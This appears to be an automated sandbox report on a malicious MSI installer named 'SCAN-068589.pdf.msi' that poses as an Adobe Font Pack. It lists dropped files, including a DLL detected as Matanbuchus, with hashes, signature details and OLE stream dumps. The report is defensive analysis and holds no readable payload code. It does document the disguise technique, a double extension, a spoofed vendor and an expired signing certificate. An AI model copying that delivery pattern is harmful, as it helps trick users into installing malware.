SHA-256:	6D379773A0414C751719EC792DBABBAA02B1D1207F441984D985767531CA1E35

SHA-512:	77AF0B215B1B91CFE55392469384F26B74A07E018105F2A547FA4BB4812EBB50A6FF75A9A70D756924DBE5433C5BB7E3D6DEB25BDAABD9476FA008B42EA1150 6
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF84F6DE3826C4FEB0.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.07381017249986964
Encrypted:	false
SSDEEP:	6:2/9LG7iVCnLG7iVrKOzPLHKOTz1p+YOUKVky6l1:2F0i8n0itFzDHFnWYB1
MD5:	9B0442731B7D29BA606F701BE8E6BE7B
SHA1:	EFDCF7F6B305840A7AE2562F412C3B1207C22D8A
SHA-256:	2C67D7EBF96F60E0339876F9B2EBDA31884679B605F97CDC354555A7D319F77D
SHA-512:	911A8F4C0CB3A5F881098FDD399516E3CDD1D018FDEF3A2F1263977B477A805132F90329801F5BE4908FE52A4A490DF03E5EDD73AA87E7C33826F279518226FC
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\x86\5507.nls

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	410624
Entropy (8bit):	5.922447446405698
Encrypted:	false
SSDEEP:	6144:2tugFAmTHh/rONOBHtnee6fIhO1MMwWPzRRTuxeLaRRZMuspQ1fg3U5:wtWmTBpHtee6IcUWbHI/RRZMux
MD5:	95159F5427C976D28C86AA716799E6DE
SHA1:	4BFBF8C48F17A7C7269DFC314E5E5BD166DB857F
SHA-256:	F8CC2CF36E193774F13C9C5F23AB777496DCD7CA588F4F73B45A7A5FFA96145E
SHA-512:	04AF830CECD7EC8BF5D2F637A0E52036800D171F8D74F837648BD2129F8D19385FA46AE39C4CB0FC47C03AAA32D17F8739661D8B57B0D3D74532DE29FC20F62
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Matanbuchus, Description: Yara detected Matanbuchus, Source: C:\Users\user\AppData\Local\x86\5507.nls, Author: Joe Security
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t..j0f.90f.90f.9$..8:f.9$..8.f.9$..8"f.9b..8.f.9b..8?f.9b..8%f.9$..8!f.9 0f.9Sf.9h..85f.9h..81f.9h..81f.9Rich0f.9.....PE..L....'.a....."!.....J....@.....)..x....).....`..8...l...T..... .....@.....d.....text..... ..`.rdata...q.....r.....@..@.data.....@..... .....@....reloc..8....`.....*.....@..B.rsrc .....>.....@..@..... .....

C:\Windows\Installer\68bd57.msi

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, MSI Installer, Code page: 1252, Title: Installation Database, Subject: Adobe Font Pack 3.0.12.9, Author: Adobe Inc., Keywords: Installer, Comments: Adobe Font Pack, Template: Intel;1033, Revision Number: {717A1233-ED34-40D0-B14C-98BF5C0B90FE}, Create Time/Date: Thu Jun 16 10:54:52 2022, Last Saved Time/Date: Thu Jun 16 10:54:52 2022, Number of Pages: 200, Number of Words: 10, Name of Creating Application: Windows Installer XML Toolset (3.11.2.4516), Security: 2
Category:	dropped
Size (bytes):	229376
Entropy (8bit):	7.611236658195378
Encrypted:	false
SSDEEP:	3072:58Xa2c1oag7+aqKVIma2OGwFLOAL4/QUPL8gHtHdNMxOzXNcO2nB:L9oa1aq9oOGwFVL4/QUDDNHdOxOzd0n
MD5:	C0EE31BC6536AE8CB7E5D8809676920A
SHA1:	B21482D1072E5CB65488F2C181F38C75D8C80DCD
SHA-256:	2D8740EA16E9457A358EBEA73AD377FF75F7AA9BDF748F0D801F5A261977EDA4
SHA-512:	66ED8F4762F3CB7B4026C9D7EEAEC2EE4E8275495D527F99FD163D0A72F436EF2E2FDAD88F7DCAD87E3DD10C7AFFFE7B2F0F6C3412DE68C16E96F9377CB4F E1D
Malicious:	false

Preview:	.....>.....

C:\Windows\Installer\68bd58.ipi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5108574184530812
Encrypted:	false
SSDEEP:	48:LGG60kcDHjlutCJMNzOHDUUS5gr2OHDUUSI818lNDcCfel:qG65VQCuDUUjDUUJDcCf6
MD5:	227FE3F4A567CFAB46E16238324AAD53
SHA1:	38D9F05BA1B5DA5B35F3CBD473E614B4C216F764
SHA-256:	37DB8D549986AC365D1913CBE722E94A1A5A4F8385B5D87F3063BAB357D9754A
SHA-512:	6755A7C2843AC7EC7F3DC13DAB6E0D9B7BD07E53B86165E9BC9611440D3FBF70E0D605B2EEF9823F6333FDBED18DEB34076F3B59079E072CDF86B7E79DF7E2 DA
Malicious:	false
Preview:	.....>.....

C:\Windows\Installer\68bd5a.msi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, MSI Installer, Code page: 1252, Title: Installation Database, Subject: Adobe Font Pack 3.0.12.9, Author: Adobe Inc., Keywords: Installer, Comments: Adobe Font Pack, Template: Intel;1033, Revision Number: {717A1233-ED34-40D0-B14C-98BF5C0B90FE}, Create Time/Date: Thu Jun 16 10:54:52 2022, Last Saved Time/Date: Thu Jun 16 10:54:52 2022, Number of Pages: 200, Number of Words: 10, Name of Creating Application: Windows Installer XML Toolset (3.11.2.4516), Security: 2
Category:	dropped
Size (bytes):	229376
Entropy (8bit):	7.611236658195378
Encrypted:	false
SSDEEP:	3072:58Xa2c1oag7+aqKVIma2OGwFLOAL4/QUPL8gHtHdNMxOzXNcO2nB:L9oa1aq9oOGwFVL4/QUDDNHdOxOzd0n
MD5:	C0EE31BC6536AE8CB7E5D8809676920A
SHA1:	B21482D1072E5CB65488F2C181F38C75D8C80DCD
SHA-256:	2D8740EA16E9457A358EBEA73AD377FF75F7AA9BDF748F0D801F5A261977EDA4
SHA-512:	66ED8F4762F3CB7B4026C9D7EEAEC2EE4E8275495D527F99FD163D0A72F436EF2E2FDAD88F7DCAD87E3DD10C7AFFFE7B2F0F6C3412DE68C16E96F9377CB4F E1D
Malicious:	false
Preview:	.....>.....

C:\Windows\Installer\MSI7D9A.tmp	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	5.5711207849274835
Encrypted:	false
SSDEEP:	48:8rWV5/NP3ukWiCuE9D8S0eUdqnYC3ik5aEVltRfBV:oWhDCTL0efn3/aEPtV
MD5:	70F42F05B7BB1A065B69EE93746EDAF0
SHA1:	B322F9DF30F8BA37BF6658340E2097CF2914BAD8
SHA-256:	BCDFA5A34B107060DC338C9AD5E12507D9E07315F19CA54ECE1C9025BEDCD1AE
SHA-512:	E7D33AEAE059073EBE27604C305C95A78C987473953F3BD313A90FBB59E02FDEDFF587F57051EF8EAE962ABDF73F07882DD58D11E65AE6594AED0CF053B69C 8F
Malicious:	false

Preview:	...@IXOS.@.....@...T.@.....@.....@.....@.....@.....@.....&.{CC038BA5-7236-4713-8948-DFF082243638}..Adobe Font Pack 3.0.12.9..SCAN-068589.pdf.msi.@.....@.....@.....@.....@.....&.{717A1233-ED34-40D0-B14C-98BF5C0B90FE}.....@.....@.....@.....@.....@.....@.....@.....@.....Adobe Font Pack 3.0.12.9.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@.....@.].....&.{82B5B2FD-2237-42AB-9F03-B3B9EAB30000}(.01:\Software\AdobeFontPack\AdobeFontPack.@.....@.....@.....@.....InstallFiles..Copying new files&.File: [1], Directory: [9], Size: [6]...@DD...@.....@.....+.C:\Users\user\AppData\Local\AdobeFontPack\....1\vrivulty\\|AdobeFontPack\.....Please insert the disk: ..media1.cab.@.....@.....C:\Windows\Installer\68bd57.msi.....@.....main.dll..main_dll..main.dll.@.....@.D...@.....@.....@.....22.2.366.0..1033.@.....notify.vbs..notify_vbs..notify.vbs.@..

C:\Windows\Installer\SourceHash{CC038BA5-7236-4713-8948-DFF082243638}	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.1662052593462282
Encrypted:	false
SSDEEP:	12:JSbX72FjeIGiAGiLIlHVRp+h/7777777777777777777777vDHFnWYB1l0i8Q:JPGiQI5WjGF
MD5:	75B20ECECB8B7DBEFD0E1E10BFB9ABF8
SHA1:	608175BC461A16E4A6EC77330EA445F835EABE00
SHA-256:	FF206EC7C264B523ECD08E87481CAF360FCA8FDF7A0805C92076C9C98F981AB6
SHA-512:	90DDB65C47100F112ADA77BD4EE95520CFAA5467D2D5BF33F0994256029B61FBDEA0641E60AE37CA012610BC9DDD85846D92D75D69C0B773D8BD3848D0E40E 72
Malicious:	false
Preview:	.....>.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, MSI Installer, Code page: 1252, Title: Installation Database, Subject: Adobe Font Pack 3.0.12.9, Author: Adobe Inc., Keywords: Installer, Comments: Adobe Font Pack, Template: Intel;1033, Revision Number: {717A1233-ED34-40D0-B14C-98BF5C0B90FE}, Create Time/Date: Thu Jun 16 10:54:52 2022, Last Saved Time/Date: Thu Jun 16 10:54:52 2022, Number of Pages: 200, Number of Words: 10, Name of Creating Application: Windows Installer XML Toolset (3.11.2.4516), Security: 2
Entropy (8bit):	7.611236658195378
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	SCAN-068589.pdf.msi
File size:	229376
MD5:	c0ee31bc6536ae8cb7e5d8809676920a
SHA1:	b21482d1072e5cb65488f2c181f38c75d8c80dcd
SHA256:	2d8740ea16e9457a358ebea73ad377ff75f7aa9bdf748f0d801f5a261977eda4
SHA512:	66ed8f4762f3cb7b4026c9d7eeaec2ee4e8275495d527f99fd163d0a72f436ef2e2fdad88f7dcad87e3dd10c7afffe7b2f0f6c3412de68c16e96f9377cb4fe1d
SSDEEP:	3072:58Xa2c1oag7+aqKVIma2OGwFLOAL4/QUPL8gHtHdNMxOzXNcO2nB:L9oa1aq9oOGwFVL4/QUDDNHdOxOzd0n
TLSH:	4C24124A33144934C11267382FABF7E647317CCD9E5B8A622297F32C2EB35A056635F4
File Content Preview:	.....>.....

File Icon

Icon Hash:	a2a0b496b2caca72

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1, O="DigiCert, Inc.", C=US

Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 5/17/2022 5:00:00 PM 5/11/2023 4:59:59 PM
Subject Chain	• CN="Westeast Tech Consulting, Corp.", O="Westeast Tech Consulting, Corp.", L=NORTHRIDGE, S=California, C=US, SERIALNUMBER=4088386, OID.2.5.4.15=Private Organization, OID.1.3.6.1.4.1.311.60.2.1.2=California, OID.1.3.6.1.4.1.311.60.2.1.3=US
Version:	3
Thumbprint MD5:	0E4E3D01B136D4F9120A1333A90F111F
Thumbprint SHA-1:	2A40875C895B648C9583925C7DAD694A2A11D7DD
Thumbprint SHA-256:	9ED703BA7033AF5F88A5F5EF0155ADC41715D3175EEC836822A09A93D56E4B7F
Serial:	061A27A3A3771BB440FC16CADF2675C4

OLE File "SCAN-068589.pdf.msi"

Indicators

Has Summary Info:	
Application Name:	Windows Installer XML Toolset (3.11.2.4516)
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1252
Title:	Installation Database
Subject:	Adobe Font Pack 3.0.12.9
Author:	Adobe Inc.
Keywords:	Installer
Comments:	Adobe Font Pack
Template:	Intel;1033
Revion Number:	{717A1233-ED34-40D0-B14C-98BF5C0B90FE}
Create Time:	2022-06-16 09:54:52
Last Saved Time:	2022-06-16 09:54:52
Number of Pages:	200
Number of Words:	10
Creating Application:	Windows Installer XML Toolset (3.11.2.4516)
Security:	2

Streams

Stream Path: \x5DigitalSignature, File Type: data, Stream Size: 4773

General

Stream Path:	\x5DigitalSignature
File Type:	data
Stream Size:	4773
Entropy:	7.599019489885285
Base64 Encoded:	True
Data ASCII:	0 . . . * H . . . . . 0 . . . . 1 . 0 . . . ` H . e . . . . . 0 w . . + . . . . 7 . . . i 0 g 0 2 . . + . . . . 7 . . . 0 $ . . . . . F . . . . . 0 1 0 . . . ` H . e . . . . . } . . . 8 Y 4 , 5 . i 4 . . S .] . 0 . 0 . . . . . @ ` . L ^ . 0 . . . * H . . . . . 0 b 1 . 0 . . . U . . . . U S 1 . 0 . . . U . . . . D i g i C e r t I n c 1 . 0 . . . U . . . . w w w . d i g i c e r t . c o m 1 ! 0 . . . U . . . . D i g i C e r t T r u s t e d R
Data Raw:	30 82 12 a1 06 09 2a 86 48 86 f7 0d 01 07 02 a0 82 12 92 30 82 12 8e 02 01 01 31 0f 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 30 77 06 0a 2b 06 01 04 01 82 37 02 01 04 a0 69 30 67 30 32 06 0a 2b 06 01 04 01 82 37 02 01 1e 30 24 02 01 02 04 10 f1 10 0c 00 00 00 00 00 c0 00 00 00 00 00 00 46 02 01 00 02 01 00 02 01 00 02 01 00 02 01 00 30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01

Stream Path: \x5MsiDigitalSignatureEx, File Type: data, Stream Size: 32

General

Stream Path:	\x5MsiDigitalSignatureEx
File Type:	data
Stream Size:	32
Entropy:	4.726409765557392
Base64 Encoded:	False

General	
Data ASCII:	N o) . z : ^ M .] . . F
Data Raw:	4e 6f 29 ae 97 9b ef ad bd 7a ae df 3a b5 83 5e 4d 9b b8 d2 85 5d 17 01 bb ac f7 b7 ae 46 8c 97

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 476	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	476
Entropy:	4.498978990647221
Base64 Encoded:	True
Data ASCII:	. . . . . O h . . . + ' 0 . . . . . x . . . . . H . . . . . T . . . . . ` . . . . . h . . . . . p . . . . . I n s t a l l a t i o n D a t a b a s e . . . . . A d o b e F o n t P a c k 3 . 0 . 1 2 . 9 . . . . . A d o b e I n c . . . . . I n s
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 ac 01 00 00 0e 00 00 00 01 00 00 00 78 00 00 00 02 00 00 00 80 00 00 00 03 00 00 00 a0 00 00 00 04 00 00 00 c4 00 00 00 05 00 00 00 d8 00 00 00 06 00 00 00 ec 00 00 00 07 00 00 00 04 01 00 00 09 00 00 00 18 01 00 00 0c 00 00 00 48 01 00 00

Stream Path: \x16944\x17191\x14436\x16830\x16740, File Type: Microsoft Cabinet archive data, 185058 bytes, 2 files, Stream Size: 185058	
General	
Stream Path:	\x16944\x17191\x14436\x16830\x16740
File Type:	Microsoft Cabinet archive data, 185058 bytes, 2 files
Stream Size:	185058
Entropy:	7.998106767695454
Base64 Encoded:	True
Data ASCII:	M S C F . . . . . , ... ` . . . . . D . . . . . T ' o . m a i n _ d l l . D . . . . D . . . . T 8 M . n o t i f y _ v b s . & J . 8 . C K | . \\ U . z K . , Z n . h e . . + . + 3 . S @ $.) . g p . [. m I F . . . * . Q . ^ . . . | . . . < . 9 _ u y i . + ... W K t 6 k e ; - . . . . ; o y g N s b L I 3 . ~ h | 9 n . i . R = \\ . . ; x X . 5 ~ r . . . e . h . ~ k Q . \\ V .] \\ & = 3 5 W s O . . . . n . ~ x m . w = * w L 4 N # 2 { \\ = Q < \\ _ N O
Data Raw:	4d 53 43 46 00 00 00 00 e2 d2 02 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 02 00 00 00 00 00 00 00 60 00 00 00 0d 00 01 00 00 44 06 00 00 00 00 00 00 ce 54 27 6f 20 00 6d 61 69 6e 5f 64 6c 6c 00 44 00 00 00 00 44 06 00 00 00 d0 54 38 4d 20 00 6e 6f 74 69 66 79 5f 76 62 73 00 26 4a 8a cf 95 38 00 80 43 4b ec 7c 7f 5c 55 f5 fd ff c5 0b 7a 4b 14 2c 5a 6e 1f b7 68 b9 65 cb

Stream Path: \x18496\x15167\x17394\x17464\x17841, File Type: data, Stream Size: 656	
General	
Stream Path:	\x18496\x15167\x17394\x17464\x17841
File Type:	data
Stream Size:	656
Entropy:	4.728156136205491
Base64 Encoded:	False
Data ASCII:	. . . . . " . " . " .) .) .) . * . * . * . + . + . + . + . + . + . 1 . 1 . 1 . 9 . 9 . 9 . 9 . 9 . I . I . I . I . I . I . I . I . X . X .] .] .] .] .] .] .] .] . k . k . k . l . l . m . m . m . m . m . m . x . x . z . z . z . z . z . z . . . . . #
Data Raw:	07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 22 00 22 00 22 00 29 00 29 00 29 00 2a 00 2a 00 2a 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 31 00 31 00 31 00 39 00 39 00 39 00 39 00 39 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 58 00 58 00 5d 00 5d 00 5d 00 5d 00 5d 00 5d 00 5d 00 5d 00 6b 00 6b 00 6b 00 6c 00 6c 00 6c 00 6d 00 6d 00 6d 00 6d 00 6d 00 6d 00 78 00

Stream Path: \x18496\x16191\x17783\x17516\x15210\x17892\x18468, File Type: ASCII text, with very long lines, with no line terminators, Stream Size: 6703	
General	
Stream Path:	\x18496\x16191\x17783\x17516\x15210\x17892\x18468
File Type:	ASCII text, with very long lines, with no line terminators
Stream Size:	6703
Entropy:	4.830101882212788
Base64 Encoded:	True
Data ASCII:	N a m e T a b l e T y p e C o l u m n I d e n t i f i e r _ V a l i d a t i o n V a l u e N P r o p e r t y I d _ S u m m a r y I n f o r m a t i o n D e s c r i p t i o n S e t C a t e g o r y K e y T a b l e M a x V a l u e N u l l a b l e K e y C o l u m n M i n V a l u e N a m e o f t a b l e N a m e o f c o l u m n Y ; N W h e t h e r t h e c o l u m n i s n u l l a b l e Y M i n i m u m v a l u e a l l o w e d M a x i m u m v a l u e a l l o w e d F o r f o r e i g n k e y
Data Raw:	4e 61 6d 65 54 61 62 6c 65 54 79 70 65 43 6f 6c 75 6d 6e 49 64 65 6e 74 69 66 69 65 72 5f 56 61 6c 69 64 61 74 69 6f 6e 56 61 6c 75 65 4e 50 72 6f 70 65 72 74 79 49 64 5f 53 75 6d 6d 61 72 79 49 6e 66 6f 72 6d 61 74 69 6f 6e 44 65 73 63 72 69 70 74 69 6f 6e 53 65 74 43 61 74 65 67 6f 72 79 4b 65 79 54 61 62 6c 65 4d 61 78 56 61 6c 75 65 4e 75 6c 6c 61 62 6c 65 4b 65 79 43 6f 6c 75

Stream Path: \x18496\x16191\x17783\x17516\x15978\x17586\x18479, File Type: data, Stream Size: 852	
General	
Stream Path:	\x18496\x16191\x17783\x17516\x15978\x17586\x18479
File Type:	data
Stream Size:	852

General	
Entropy:	3.2751779270113106
Base64 Encoded:	False
Data ASCII:	. . . . . - . . . . . ' . . . . . 6 . . . $ . . . . . B . . . . . o . . . . . ; . . . . . > . . . . . ' . . . . . S . . . ^ . . . . . :
Data Raw:	00 00 00 00 04 00 02 00 05 00 02 00 00 00 00 00 04 00 02 00 06 00 02 00 0a 00 1b 00 0b 00 15 00 05 00 05 00 01 00 2d 00 0a 00 01 00 13 00 02 00 0b 00 04 00 03 00 02 00 08 00 02 00 08 00 02 00 08 00 02 00 08 00 02 00 09 00 02 00 08 00 02 00 0d 00 01 00 0e 00 01 00 03 00 01 00 1e 00 01 00 01 00 27 00 15 00 01 00 15 00 01 00 36 00 01 00 24 00 01 00 f5 00 01 00 0f 00 01 00 04 00 07 00

Stream Path: \x18496\x16255\x16740\x16943\x18486, File Type: data, Stream Size: 34

General	
Stream Path:	\x18496\x16255\x16740\x16943\x18486
File Type:	data
Stream Size:	34
Entropy:	3.043731420625169
Base64 Encoded:	False
Data ASCII:	. . " .) . * . + . 1 . 9 . I . X .] . k . l . m . x . z . . .
Data Raw:	07 00 22 00 29 00 2a 00 2b 00 31 00 39 00 49 00 58 00 5d 00 6b 00 6c 00 6d 00 78 00 7a 00 85 00 8f 00

Stream Path: \x18496\x16383\x17380\x16876\x17892\x17580\x18481, File Type: data, Stream Size: 2016

General	
Stream Path:	\x18496\x16383\x17380\x16876\x17892\x17580\x18481
File Type:	data
Stream Size:	2016
Entropy:	2.3834058956899153
Base64 Encoded:	False
Data ASCII:	. . . . . " . " . " .) .) .) . * . * . * . + . + . + . + . + . + . 1 . 1 . 1 . 9 . 9 . 9 . 9 . 9 . I . I . I . I . I . I . I . I . X . X .] .] .] .] .] .] .] .] . k . k . l . l . l . l . m . m . m . m . m . m . m . m . x . x . z . z . z . z . z . z . z . z . . . . . # . % . ' . # . % . ' . # . % . ' . % . + . - . 0 . 3 . 6 . 1 . E . . . . # . < . ? . B . . . 0 . 3 . I . K . M . P . R . Y . [. ' . 3 . [.] . `
Data Raw:	07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 07 00 0b 00 0b 00 22 00 22 00 22 00 29 00 29 00 29 00 2a 00 2a 00 2a 00 2b 00 2b 00 2b 00 2b 00 2b 00 2b 00 31 00 31 00 31 00 39 00 39 00 39 00 39 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 58 00 58 00 5d 00 5d 00 5d 00 5d 00 5d 00 5d 00 5d 00 6b 00 6b 00 6b 00 6c 00 6c 00 6c 00 6d 00 6d 00 6d 00 6d 00

Stream Path: \x18496\x16842\x17200\x15281\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 48

General	
Stream Path:	\x18496\x16842\x17200\x15281\x16955\x17958\x16951\x16924\x17972\x17512\x16934
File Type:	data
Stream Size:	48
Entropy:	3.0684210940655055
Base64 Encoded:	False
Data ASCII:	. . . . . x . < .
Data Raw:	9a 00 9b 00 9c 00 9d 00 9e 00 9f 00 a0 00 a1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 83 84 83 e8 83 78 85 dc 85 3c 8f a0 8f c8 99

Stream Path: \x18496\x16842\x17200\x16305\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 24

General	
Stream Path:	\x18496\x16842\x17200\x16305\x16146\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	24
Entropy:	2.594360937770434
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	9a 00 9b 00 9c 00 a2 00 00 00 00 00 00 00 00 00 20 83 84 83 e8 83 14 85

Stream Path: \x18496\x16842\x17913\x18126\x16808\x17912\x16168\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 42

General	
Stream Path:	\x18496\x16842\x17913\x18126\x16808\x17912\x16168\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	42
Entropy:	2.865948479683034
Base64 Encoded:	False
Data ASCII:	. . . . . x . . .
Data Raw:	9a 00 9c 00 9d 00 9e 00 a1 00 a3 00 a4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 83 e8 83 78 85 dc 85 c8 99 9c 98 00 99

Stream Path: \x18496\x16911\x17892\x17784\x15144\x17458\x17587\x16945\x17905\x18486, File Type: data, Stream Size: 4	
General	
Stream Path:	\x18496\x16911\x17892\x17784\x15144\x17458\x17587\x16945\x17905\x18486
File Type:	data
Stream Size:	4
Entropy:	1.5
Base64 Encoded:	False
Data ASCII:	. .
Data Raw:	b2 00 a5 00

Stream Path: \x18496\x16911\x17892\x17784\x18472, File Type: data, Stream Size: 32	
General	
Stream Path:	\x18496\x16911\x17892\x17784\x18472
File Type:	data
Stream Size:	32
Entropy:	2.472874329980682
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	b2 00 b3 00 b3 00 00 00 b4 00 b6 00 b5 00 00 00 02 80 01 80 01 80 01 80 00 00 a7 00 00 80 00 80

Stream Path: \x18496\x16918\x17191\x18468, File Type: MIPSEB Ucode, Stream Size: 14	
General	
Stream Path:	\x18496\x16918\x17191\x18468
File Type:	MIPSEB Ucode
Stream Size:	14
Entropy:	1.626688849701832
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	01 80 02 00 00 80 00 00 c6 00 00 00 00 00

Stream Path: \x18496\x16923\x17194\x17910\x18229, File Type: data, Stream Size: 12	
General	
Stream Path:	\x18496\x16923\x17194\x17910\x18229
File Type:	data
Stream Size:	12
Entropy:	2.617492461184755
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	a8 00 01 80 d2 00 d3 00 d4 00 a5 00

Stream Path: \x18496\x16923\x17584\x16953\x17167\x16943, File Type: data, Stream Size: 10	
General	
Stream Path:	\x18496\x16923\x17584\x16953\x17167\x16943
File Type:	data
Stream Size:	10
Entropy:	1.9609640474436814
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	a7 00 a5 00 00 00 a7 00 02 80

Stream Path: \x18496\x17165\x16949\x17894\x17778\x18492, File Type: data, Stream Size: 18	
General	
Stream Path:	\x18496\x17165\x16949\x17894\x17778\x18492
File Type:	data
Stream Size:	18
Entropy:	2.102187170949333
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	a7 00 ad 00 af 00 ad 00 af 00 00 00 ae 00 b0 00 b1 00

Stream Path: \x18496\x17167\x16943, File Type: data, Stream Size: 40	
General	
Stream Path:	\x18496\x17167\x16943
File Type:	data
Stream Size:	40
Entropy:	2.6659614479285128
Base64 Encoded:	False
Data ASCII:	. . . . . D . D . . . . .
Data Raw:	b7 00 bb 00 a5 00 a5 00 b8 00 bc 00 00 44 06 80 44 00 00 80 b9 00 00 00 ba 00 00 00 00 82 00 82 01 00 00 80 02 00 00 80

Stream Path: \x18496\x17490\x17910\x17380\x15279\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 120	
General	
Stream Path:	\x18496\x17490\x17910\x17380\x15279\x16955\x17958\x16951\x16924\x17972\x17512\x16934
File Type:	data
Stream Size:	120
Entropy:	3.6961843239779912
Base64 Encoded:	False
Data ASCII:	. . . . . x . . . . . @ . (p . y
Data Raw:	9a 00 9b 00 9c 00 9d 00 9e 00 a0 00 a1 00 a3 00 a4 00 a9 00 ab 00 bd 00 be 00 bf 00 c0 00 c1 00 c2 00 c3 00 c4 00 c5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 83 84 83 e8 83 78 85 dc 85 a0 8f c8 99 9c 98 00 99 ca 99 c9 99 bc 82 40 86 08 87 28 8a ac 8d 88 93 70 97 d4 97 79 85

Stream Path: \x18496\x17490\x17910\x17380\x16303\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 30	
General	
Stream Path:	\x18496\x17490\x17910\x17380\x16303\x16146\x17704\x16952\x16817\x18472
File Type:	data
Stream Size:	30
Entropy:	2.794949047732144
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	9a 00 9b 00 9c 00 a2 00 bd 00 00 00 00 00 00 00 00 00 00 00 20 83 84 83 e8 83 14 85 bc 82

Stream Path: \x18496\x17548\x17648\x17522\x17512\x18487, File Type: data, Stream Size: 12	
General	
Stream Path:	\x18496\x17548\x17648\x17522\x17512\x18487
File Type:	data
Stream Size:	12
Entropy:	2.292481250360578
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	a5 00 a6 00 a7 00 04 80 00 00 a8 00


Stream Path: \x18496\x17753\x17650\x17768\x18231, File Type: data, Stream Size: 24	
General	
Stream Path:	\x18496\x17753\x17650\x17768\x18231
File Type:	data
Stream Size:	24
Entropy:	2.792481250360579
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	c7 00 c9 00 cb 00 cc 00 ce 00 d0 00 c8 00 ca 00 ba 00 cd 00 cf 00 d1 00

Stream Path: \x18496\x17814\x15340\x17388\x15464\x17828\x18475, File Type: data, Stream Size: 20	
General	
Stream Path:	\x18496\x17814\x15340\x17388\x15464\x17828\x18475
File Type:	data
Stream Size:	20
Entropy:	4.1219280948873624
Base64 Encoded:	False
Data ASCII:	. . . . A Q f y .
Data Raw:	bb 00 00 80 03 08 aa ac 8d ab 8a e9 de 41 f5 51 66 79 bb 1b

Stream Path: \x18496\x17932\x17910\x17458\x16778\x17207\x17522, File Type: data, Stream Size: 24	
General	
Stream Path:	\x18496\x17932\x17910\x17458\x16778\x17207\x17522
File Type:	data
Stream Size:	24
Entropy:	2.1140054628542204
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	a9 00 ab 00 e2 80 e2 80 a7 00 a7 00 aa 00 ac 00 00 00 00 00 00 00 00 00

Network Behavior

Network Port Distribution



Total Packets: 65

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
